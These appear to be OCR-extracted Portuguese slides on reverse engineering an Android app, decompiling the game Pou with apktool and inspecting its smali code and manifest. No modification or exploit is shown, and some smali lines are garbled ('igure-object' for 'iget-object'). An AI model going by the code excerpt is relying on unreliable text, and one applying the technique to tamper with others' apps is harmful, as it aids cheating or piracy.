
1. Código do APK
2. Recursos
3. Ativos
4. Certificados
5. Arquivo de manifesto



ESTRUTURA DE UM APLICATIVO




APLICATIVO ALVO



ANÁLISE DA DECOMPILAÇÃO


```
java -jar apktool.jar d pou_novo.apk
```



```
GvB@fuzzerzinho:~/tools
> java -jar apktool_2.6.1.jar d -f pou_novo.apk
I: Using Apktool 2.6.1 on pou_novo.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /Users/GvB/Library/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
I: Copying META-INF/services directory
>
✓ 11:27:15 PM
```

ANÁLISE DA DECOMPILAÇÃO

O que é o código SMALI?



```
a.smali
```

```
Users > GvB > tools > apresentacao > pou_novo > smali > me > pou > app > i > i > a.smali
```


```
572
573     if-eqz p2, :cond_4
574
575     invoke-interface {p1}, Ljava/util/Iterator;→next()Ljava/lang/Object;
576
577     move-result-object p2
578
579     check-cast p2, Lme/pou/app/i/i/b;
580
581     igure-object p3, p0, Lme/pou/app/i/i/a;→d:Lme/pou/app/m/f;
582
583     igure-object v0, p2, Lme/pou/app/i/p/j;→i:Lme/pou/app/m/f;
584
585     invoke-virtual {v0}, Lme/pou/app/m/f;→d()I
586
587     move-result v0
588
589     igure-object p2, p2, Lme/pou/app/i/i/b;→r:Lme/pou/app/m/f;
590
591     invoke-virtual {p2}, Lme/pou/app/m/f;→d()I
592
593     move-result p2
594
595     mul-int v0, v0, p2
596
597     invoke-virtual {p3, v0}, Lme/pou/app/m/f;→a(I)V
598
```

ANÁLISE DA DECOMPILAÇÃO

```
ue" android:icon="@drawable/icon" android:label="@stri  
eTop" android:name="me.pou.app.App" android:screenOrie
```

ANÁLISE DA DECOMPILAÇÃO

